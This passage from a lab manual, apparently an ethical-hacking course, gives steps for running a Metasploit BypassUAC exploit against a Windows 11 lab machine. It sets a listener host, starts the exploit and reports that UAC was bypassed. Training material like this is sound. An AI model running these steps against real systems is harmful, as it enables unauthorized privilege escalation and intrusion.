


28. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

29. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).


30. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

> Note: If you get **Exploit completed, but no session was created** message without any session, type **exploit** in the console again and press **Enter**.




31. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

